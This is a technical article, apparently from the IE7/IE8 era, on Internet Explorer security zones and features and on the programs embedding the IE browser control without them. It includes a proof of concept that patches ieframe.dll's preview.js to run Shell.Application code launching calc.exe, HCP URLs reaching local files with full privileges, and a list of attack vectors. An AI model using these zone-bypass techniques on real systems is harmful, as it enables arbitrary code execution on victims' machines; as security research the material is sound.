Create a new key named FEATURE_LOCALMACHINE_LOCKDOWN if it doesn't exist. Now add a new REG_DWORD type of value under this key with the name of the programs with the .exe extension you want to disable the lockdown feature. For Example Internet explorer will be iexplore.exe and set the data to 0. (0 means lockdown disabled, 1 means lockdown enabled). See the image below:



Below is a picture of the local machine zone lockdown in action, along with the source code of the HTML

document that is being displayed in Internet Explorer:



-Activex Opt-in Feature


This is a new feature introduced with Internet Explorer 7. Basically it is only applied to the Internet security zone by default and performs a check on the ActiveX control the current website is trying to initialize. If it were not previously used, it will automatically block it and display a yellow bar warning the user the website is trying to initialize the Activex "X" from the company "Y" and it should only be allowed if the user trusts both the website and the control. The problem with this feature seems to only happen in Windows XP, because Internet Explorer 6 built-into XP by default, used to automatically allow ActiveX controls to be initialized, so that upon upgrading to IE 7, if the ActiveX has been used before when IE 6 was installed, then no prompt will be displayed and this is one of the exceptions for the Opt-In feature and this is one of the small issues between IE 7 and Windows XP. Another exception is when the control is present on a pre-approved list, then IE 7 will not prompt to initialize it. The pre-approved list resides in key in the Windows registry. Activex controls developers that wishes to add the control to the pre-approved list should add the CLSID for the ActiveX in the following registry path:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\PreApproved

The CLSID key must be written between "{}", so for example, a control with a CLSID of 00000000-0000-0000-0000-000000000001 will be written like this:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Ext\PreApproved\{00000000-0000-0000-0000-000000000001}

Below is a picture of the Activex Opt-in in action:



IE displays an yellow bar asking the user if he/she wants to run an ActiveX. It informs the ActiveX file name (if no description exists) or description and the Publisher. In the example the ActiveX is Ms Data Access – Activex Data Objects and the publisher is Microsoft Corporation.

-Internet Explorer 7 Phishing Filter

The phishing filter has been introduced in IE 7 to prevent users from being deceived by “fake” web pages. These fake web pages basically are a clone of a popular and trusted web site in order to try and deceive users into thinking they are actually visiting a legit and trusted website and this could lead the users into sending sensitive data such as a login user name and password, download malicious files, etc.

When a web site is accessed, the filter performs a check in a Microsoft web server for a list of sites that were found conducting phishing attacks, if the site is on the list, a warning will be displayed to the user and the navigation to that site canceled. Besides that it checks the web page for known phishing techniques (based on heuristics) and if the site is found to use some of them, the filter will flag it as a potential phishing site and will warn the user and block the navigation to that page.

-Mime Sniffing

Basically this was better enforced since the release of Service Pack 2 for XP, so that the browser better checks the content of the file that will be downloaded to disk and also checks the mime type the website is telling the browser and will perform a further check to see if they match. Win32 Portable Executable files has a special header and no matter what extension you give them, Internet Explorer will always prompt before opening them informing the file name and the Editor. There are though, some tricks to make the browser a bit confused. But not with valid executables, so script kiddies give it up for your SCR files.

-Pop-up blocker

This feature was introduced with Service pack 2 for XP as well and basically it is applied to prevent websites from creating pop-up windows automatically which could be abused to help in conducting spoofing of dialogues attacks, hiding of a window without address bar or status bar etc. It is applied to all security zones, except the local intranet and local machine security zones. A vulnerability has been found in the past targeting this feature. It consisted in using the DHTML edit ActiveX control to create a pop-up window bypassing the pop-up blocker. It worked only for Internet Explorer 6.

-Local Intranet Zone Lock

With the release of Internet Explorer 7, the local intranet zone got locked as well as the local machine zone, for home users only, because it was thought that this zone was useless for users that didn't have their computers as part of a small network or an active directory, and as this zone has more relaxed security settings compared to the trusted sites zone and the Internet zone, it could be targeted by hackers. So, if Internet Explorer didn't detect a domain controller it would automatically block this zone, so whenever html content is put in this security zone, a yellow bar is displayed which tells the user the intranet zone settings are disabled by default, but can be manually enabled. A further message is displayed if the user tries to unblock the yellow bar telling the intranet settings are less restrictive compared to the Internet security zone settings and could possibly become a security issue.


-The Protected Mode for Internet Explorer program

The protected mode for Internet Explorer 7 is introduced and only available on Windows Vista and above versions of the operating system. Basically the protected mode enhances the security of the browsing experience by prompting the user whenever a website tries to perform actions on the computer that could change system settings or modify files. Trying to save file on disk automatically, specially to sensitive locations such as the system directory or the user's startup folder, may produce a security warning, the same goes for attempting to eg modify the registry or start an external program without the user consent. This is available only to the Internet Explorer program itself, applied in the internet, local intranet and restricted sites zones. There are, however some exceptions: *when Internet Explorer is run with administrative privileges or when UAC (User Account Control) feature is disabled, the protected mode is turned off.*


Internet Explorer 8

The security scheme is basically the same, so do the security zones settings and enhanced security features, with some additions such as:

-The SmartScreen Filter: It basically checks for general malicious code in websites which could lead to system infection with malware and phishing attacks against the users, which could deceive users into thinking they are accessing a trusted web page and send sensitive data or download malicious files. When it detects a dangerous site, it blocks the navigation and display an alert to the user. The user will have the option to continue navigation to the page or cancel it. Also it will display an alert if the user attempts to download a potentially dangerous file/software. SmartScreen filter in action:



Picture above shows SmartScreen filter in action when the user tries to browse a website that is in the list of unsafe sites.



Picture above shows SmartScreen filter in action when the user tries to download a file from a website that is in the list of unsafe sites.

-XSS (Cross Site Scripting) Filter: Will try to detect pages which were compromised with injected html and script code upon exploiting a weakness (XSS vulnerability) in the web site. If the web site is found vulnerable and containing malicious code that could potentially collect sensitive data from the user or hijack cookies or perform any action that could compromise the user's privacy and security, this filter will display a warning to the user and block navigation to the page.

-Domain Highlighting: This feature will highlight the domain name on visited web pages so the users are not deceived by malicious web sites that have an URL similar to a popular and trusted site. An example of URL that could deceive the regular user is: <http://microsoft.fakeserver.com>
The actual domain is fake server, not Microsoft. The same apply for file download prompts. IE 8 will highlight the source domain where the file is being downloaded from.

-InPrivate Browsing: A new feature that gives the users the ability to surf the web without having to worry if other people using the same computer will be able to find out the visited web sites by not saving none of the files that are referenced in a web page to disk.

Programs utilizing IE Web browser control and the exceptions

As it has been said before in this article, many programs utilizes the Internet Explorer web browser control to parse HTML content, and they usually don't apply most of the new security features that were introduced with Service Pack 2 for XP and Internet Explorer 7, possibly because they were not meant to be used as a web browser, but attackers will probably try to target them somehow. The main features that are not applied are:

- Pop-up blocker
- Local machine zone lockdown
- Zone elevation
- ActiveX Opt-in
- Protected Mode (Windows Vista only)

By parsing html content in a program that utilizes the Internet Explorer web browser control one is able to better exploit it due to being possible to:

- Initialize an ActiveX control that is allowed in the Internet zone automatically. By doing it, a website may take the time to initialize several other controls just to cause Internet Explorer control to cache the information and cause the Internet Explorer program not to prompt on other or that particular website. If an ActiveX control has a vulnerability it will be triggered automatically.
- Possibility to open as many new windows as it wishes with the size position and features it wishes, like no status bar for example. This in some cases can facilitate some attacks, but not usually thought, but can still be annoying to the user.

- Although it is not possible to automatically navigate to the local machine security zone or to reference content that is placed in this zone, if a cross security zone vulnerability is found, code will be automatically run in the local machine security zone context as it is not locked down. Although nowadays 99,9% of the unsafe or partially safe ActiveX controls will produce a security warning, there are still working code that could compromise the system. For example the object tag with the codebase attribute which can automatically run local executable files, cab files or Inf scripts, this would only be useful if the attacker had the ability to place a valid executable in the system, in a location that is not the temporary internet files directory or any of its subfolders because it is hardcoded in the Internet security zone. It is also possible to access data sources across domains and save the result to a file in an arbitrary location with an arbitrary file extension. This also results in arbitrary code execution on the target system.

Below is a list of built-in Windows applications that can utilize the Internet Explorer web browser Control:

-HTML Help Executable (hh.exe)

The html help executable is the default program for parsing html compiled help files, the famous CHM, widely used for e-books and tutorials. You can also open an html file on this program, and it will be subject to the Internet Explorer security scheme, with the exceptions listed above, and also some others that are minor issues. The program resides in the Windows directory.

-Windows Media Player

The built-in program to parse media files such as images and movie files. It is also capable of processing html content inside the window, when specifying the "HTMLVIEW" parameter in an ASX meta file. This is a feature of WMP, it will play a song or movie and also parse an inline webpage. Notice it has some restrictions though, one cannot for example, pass local html files to be parsed by Windows Media, it must be an HTTP URL. On Windows Media Player 9 the enhanced features were not applied, but since the release of Windows Media Player 10, they are, possibly because Windows Media Player can be automatically called from a website. Notice that if Internet Explorer 7 is installed the features will apply to Windows Media Player 9 too. The only exception is that the version 9 doesn't prompt the user to parse the webpage. Versions 10 and above will display a prompt.

-Microsoft HTML Application Host (mshta.exe)

This program is probably very well known among security experts that targeted Internet Explorer in the past. It has been targeted a lot in the past because it utilizes the Internet Explorer web browser control with a great exception: It doesn't put web content in the security zones scheme, meaning any location you pass to this program will have its script and ActiveX processed with full privileges, above the local machine zone. This obviously bypasses the killbit settings for ActiveX controls. It has possibly most been exploited via its registered ClassID (3050f4d8-98B5-11CF-BB82-00AA00BDCE0B) and mime type defined (application/hta). There is an exception though; If the target website contains an iframe to another location, it must set the "Application" attribute to "yes", else the iframe will be subject to the IE security scheme.

-Microsoft Management Console (MMC.exe)

It is another program that is able to parse html content, although there is no "attack" vector for it, except MSC files, which are considered unsafe. One can create an MSC file and add a web link and it will be parsed by the Internet Explorer web browser control, without the above features applied.

-Windows Explorer

Most people probably think Windows Explorer is Internet Explorer (and vice-versa). This is totally wrong, both programs utilize the Internet Explorer web browser control, which is a DLL file, (shdocvw.dll for IE 6 and below and ieframe.dll since IE 7).

People who have Internet Explorer 6 installed may use a folder to type an URL address and it will "turn" into Internet Explorer and display the webpage in the current window. Those who have IE7 may rename their html files to .HTT (Hyper text template files) and open them manually in Windows Explorer, for testing purposes. They will notice a window with the old IE 6 style. The above enhanced features are applied to Windows Explorer by default, no matter what version of IE is installed on the system.

-Microsoft Excel

There is a feature in Ms Excel called web query, in which you can access a website to retrieve information and import them to a cell in an Excel spreadsheet. This means you can parse HTML content in an Excel mini-web browser that utilizes the Internet Explorer web browser control, without the enhanced features. If one reference a local document for example, it will run in the local machine security zone and will be able to run code on the system.

-Help and Support Center (Helpctr.exe)

This program was introduced in Windows ME, is present on XP and 2003 but lost support since Vista, because a new Help system was introduced. This program displays Windows help topics in the HTML and CHM format. It utilizes the Internet Explorer web browser control and on Windows XP systems it also registers a custom URL protocol called HCP. HTML content referenced by this protocol gets parsed in an equivalent of the Internet security zone with the exception that it may automatically initialize and script ActiveX controls not marked as safe for scripting, bypassing the killbit settings and navigate to arbitrary domains/security zones. The help and support center html files are located in the path below, on many subfolders: `%systemroot%\pchealth\helpctr\`

Only some of them are 'publicly' accessible though, and the URLs are hardcoded. It is possible to call help and support center automatically on web pages by invoking the HCP URL protocol, usually inside an iframe. When a website is displayed inside Help and Support Center, those security features above are not applied. And besides that it is possible to call a special HCP URL that will display html content in any domain you wish no matter what security zone the caller web page resides. This means you can reference any kind of local content:

`HCP://services/centers/support?topic=file://c:/path/somehtml.htm`

Or

`HCP://services/centers/support?topic=file://c:/` (to display the contents of the root dir)

You cannot call the above URL from Internet Explorer, you will get an error, that URL must be called from a website that is already being parsed inside Help and Support Center. It is also capable of displaying CHM files located in the hard disk, by using the MS-ITS URL protocol. For instance:

`HCP://services/centers/support?topic=ms-its:C:\path\somechm.chm::/insidehtml.htm`

A lot of help topics on Windows XP are inside CHM files. Help and Support Center is prone to a small weakness. By default it has a hardcoded URL to a file that by default doesn't exist in the system. The location for the file is

`%systemroot%\pchealth\helpctr\vendors\CN=Microsoft Corporation,L=Redmond,S=Washington,C=US\bugrep.htm`

And the URL to invoke the file with full privileges is

`hcp://CN=Microsoft%20Corporation,L=Redmond,S=Washington,C=US/bugrep.htm`

Ironically enough the file is called BugRep!

-Third Party Programs

Several third party programs utilizes the Internet Explorer web browser control to display HTML content inside. And usually the above features will not apply, again because they were not meant to be used as web browsers, although some of them probably included this feature. Examples of programs which did that with the purpose of having a web browser, among its main purposes of course, and utilizes the control are Utorrent and Ares. Some popular Media Players does the same, such as Winamp and Real Player. Some popular Instant Messengers too, such as Google Talk (ironically Google always made bad propaganda about IE upon promoting Mozilla Firefox), ICQ and Windows Live (MSN) Messenger (Microsoft Software, nothing surprising here).

Exceptions in the security scheme inside Internet Explorer Program

Some exceptions on the security scheme exists even inside the Internet Explorer program, yes, the one used to surf the web. Have you ever seen some menu commands?

Many of them causes IE to parse HTML files inside local resource Exe and Dll files such as shdocvw.dll, ieframe.dll, ieframe.dll.mui, etc.

Such examples are the the "Export to Favorites" command. It can both be called via a menu command and a JavaScript instruction. It parses html content inside a resource file to display that dialogue window with the name of the favorite you are adding. After you hit 'Ok', it does write a file to disk, an internet shortcut file to the favorites folder. Same goes to the Print Menu. You may select it via a JavaScript command or a menu command. Upon invoking it, Internet Explorer parses an html based file (preview.dlg) inside a resource file, and it is outside the security scheme, although this file is invoked via the RES url protocol and content referenced by this URL protocol is by default put in the Internet security zone context. A vulnerability exists in which when you selected to print the table of links in the current document that were selected to be printed, html and script content inside the anchor tag was processed in the same scheme in which the preview.dlg file was being processed, which is outside the security zones scheme, meaning you can instantiante and script any ActiveX controls even if the killbit is set. For more details and a proof of concept see:

<http://milw0rm.org/exploits/5619>

and

<http://aviv.rafton.net/2008/05/14/InternetExplorerQuotPrintTableOfLinksquotCrossZoneScriptingVulnerability.aspx>

and

<http://secunia.com/advisories/30141/>

This vulnerability is unpatched by the date this article was written. Basically any instruction performed by a menu command, even if parses an html based file inside a local resource to perform the action, will be put outside the security zones scheme, because it needs high privileges to do it, like displaying a save prompt dialogue to the user, or a file download prompt, or a print dialogue, print preview, view source code etc. The vulnerability mentioned above has been mistakenly called "print table of links cross zone scripting", but no cross zone happened here, because even the most privileged security zone cannot script ActiveX controls such as the one showed in the POC code (Wscript.Shell), this one produces a security warning, and by the way the local machine zone is locked on Internet Explorer so you would expect no code to run at all and no warnings.


To demonstrate this issue you may open the resource file ieframe.dll (located in the system directory) in a resource editor such as Resource Hacker. There will be some "folders". Select the '23'. Several files will show up...Select the 'preview.js' and click on the number below it (1033) There will appear all the code for this file.

You may add JavaScript instructions to initialize an unsafe ActiveX with the killbit set. A great example is the Shell.Application: Inside the preview.js type, at the first line:

```
var a = new ActiveXObject("Shell.Application"); a.ShellExecute("Calc.exe", "", "", "Open", 1);
```

Click the "compile script" button and then save the file. Don't forget to disable windows file protection temporarily in order to be able to save the changes. To disable the file protection take a look at this article: http://www.windowsnetworking.com/articles_tutorials/Tweaking-XP-Windows-File-Protection-SP2.html

As a precaution, backup ieframe.dll before you perform this change. Although it won't cause any harm it is best to always do a backup before changing important files.



The picture above demonstrates a simple and easy way to change a resource file. Now go to a website and put this code in an html document : `<script>window.print();</script>`


There you go! You will see both calc.exe and the print dialogue. This happens because the main html file `prinpreview.dlg` references that `preview.js` script file inside `ieframe.dll`. Now put this code in a local html document:

```

<script>var a = new ActiveXObject("Shell.Application"); a.ShellExecute("Calc.exe", "", "", "Open", 1);</script>

```


And finally open it in Internet Explorer, or if you prefer open it in `"C:\windows\hh.exe"`, the HTML Help executable if you don't want to click the yellow bar and manually enabling the local machine zone context (HH.exe loads faster than IE as well). On Internet Explorer 7 it is needed to enable an option called "Display a notification on every script error" to view this error message, because it is disabled by default. To do so right click the IE icon on the desktop, select properties to open the internet settings, then click the advanced tab, and select this option and click the "apply" button.. See the image below:



After opening the document, you will notice an error, which is "permission denied". This happens because the Shell.Application control has the killbit set. If you wish you may try the following as well:

```
<script>var a = new ActiveXObject("Wscript.Shell"); a.Run("Calc.exe",1);</script>
```

An Activex warning will be displayed (same applies for Trusted sites zone in IE 6). If you try it in any other security zone context such as local intranet, trusted sites (IE 7) or internet zone you will get an error like "Internet Explorer cannot create the object Wscript.Shell". See the image below:



A red square was put around the script error and the security zone where the 2 documents, the first to initialize the "Shell.Application" ActiveX and the second trying to initialize the "Wscript.Shell" ActiveX. They can only be automatically initialized and scripted outside Internet Explorer security scheme.

Some Internet Explorer attack vectors

As it has been mentioned earlier on this article, there are several native and non-native applications that utilizes the Internet Explorer web browser control to parse html content and besides that, that are some Windows URL protocols in which (probably) no web browser changes the open command in the Windows registry in which could directly or indirectly get code to be run on Internet Explorer or in some program that can utilize the control.

P2P softwares, Ares and Utorrent. Both utilizes the IE control, so the possible attack vector is a file type or URL protocol that opens in these programs. "Ares.Arlnk" URL protocol, for instance, is registered by Ares. Utorrent, registers a *custom file type (.torrent)* and *mime type (application/x-bittorrent)*.

Windows media player has basically 2 types of meta files, the WPL, which can reference an ASX meta file, which in turn can have code with a parameter called "HTMLVIEW" that causes a webpage to be displayed inside Windows Media Player while it plays a sound. This could be particularly useful when the default web browser is not Internet Explorer and it also has some URL protocols, like the MMS and RTSP for example. Another good attack vector is MHTML files; some web browsers by default doesn't support this type of file, like firefox for example, although it may have an add-on for that. Opera on the other hand does support MHTML. The same goes for the MHTML URL protocol. Another popular media player is Winamp, which also uses the IE control and has a custom skin file that when opened may display a webpage inside Winamp. The same goes for Real Player, besides that it has a proprietary media file (RM -> Real Media file) which can contain code to play a sound/movie and also display a web page

inside.

Besides all that many native Windows programs utilize the IE control as it has been mentioned earlier, such as Microsoft Excel, a very popular program, CHM files that although they are considered unsafe, many E-Books and tutorials are made in this format. Some native URL protocols may be useful when clicking a link in a mail message, but many Email clients out there does not make URLs other than HTTP, HTTPS, MAILTO and FTP available for clicking and accessing.

Windows still has some other native URL protocols which third party softwares don't usually change the open command, like the MS-ITS, ITS, MK:@MSITSTORE (to parse CHM files) and RES (to reference content inside resource EXE and DLL files).

-Security Zones Settings Table

Below is a table with the security zones names and its default settings. The settings are based on Internet Explorer 7. Currently they apply in the same way to Internet Explorer 8, which is currently in the beta stage. The default security level for each zone in both IE 6 and 7 is shown as well. You will notice there have been some security improvements on IE 7 and the default level for the Internet zone increased from medium to medium-high, while the Trusted sites zone increased its level from low to medium. The trusted sites zone on IE 6 was way too much permissive, being equal to the local machine zone, with the exception it couldn't install unsigned ActiveX controls automatically. Now, on IE 7 this zone is the same as the Internet zone on the old IE 6. They exaggerated a bit, if a website is considered safe and trusted it should have the same level of the Intranet zone, both on IE 6 and 7, which is the zone for content parsed in a LAN environment where the interconnected computers are considered relatively safe too, but Microsoft probably did it because of people complaining about the low security on the browser. (Now they will probably start complaining about it prompting too much for stuff and displaying too many yellow bars, hehe!)

Setting Name	Internet	Local Intranet	Trusted Sites	Restricted Sites	Local Machine
.Net framework: Loose XAML	Enable	Enable	Enable	Disable	Enable
“: XAML browser applications	Enable	Enable	Enable	Disable	Enable
“: XPS Documents	Enable	Enable	Enable	Disable	Enable
.net framework components : Permissions For components with manifests	High safety	High safety	High safety	Disable	High safety
“: Run components not signed with Authenticode	Enable	Enable	Enable	Disable	Enable
“: Run components signed with Authenticode	Enable	Enable	Enable	Disable	Enable
Activex controls and plugins: Allow previously unused controls to run without prompt	Disable	Enable	Enable	Disable	Enable
“: Allow sriptlets	Disable	Enable	Disable	Disable	Enable
“: Automatic prompting for ActiveX controls	Disable	Enable	Disable	Disable	Enable
“: Binary and script behaviors	Enable	Enable	Enable	Disable	Enable
“: Display video and animation on a webpage that Does not use an external media player	Disable	Disable	Disable	Disable	Disable
“: Download signed ActiveX controls	Prompt	Prompt	Prompt	Disable	Enable
“: Download Unsigned Activex controls	Disable	Disable	Disable	Disable	Enable
“: Initialize and script ActiveX controls not marked as safe for scripting.	Disable	Disable	Disable	Disable	Prompt
“: Script ActiveX controls marked safe for scripting	Enable	Enable	Enable	Disable	Enable
Downloads: Automatic prompting for file downloads	Disable	Enable	Disable	Disable	Enable
“: File Download	Enable	Enable	Enable	Disable	Enable
“: Font Download	Enable	Enable	Enable	Prompt	Enable
Enable .NET Framework Setup	Enable	Enable	Enable	Disable	Enable
Miscellaneous: Access data sources across Domains	Disable	Prompt	Disable	Disable	Enable
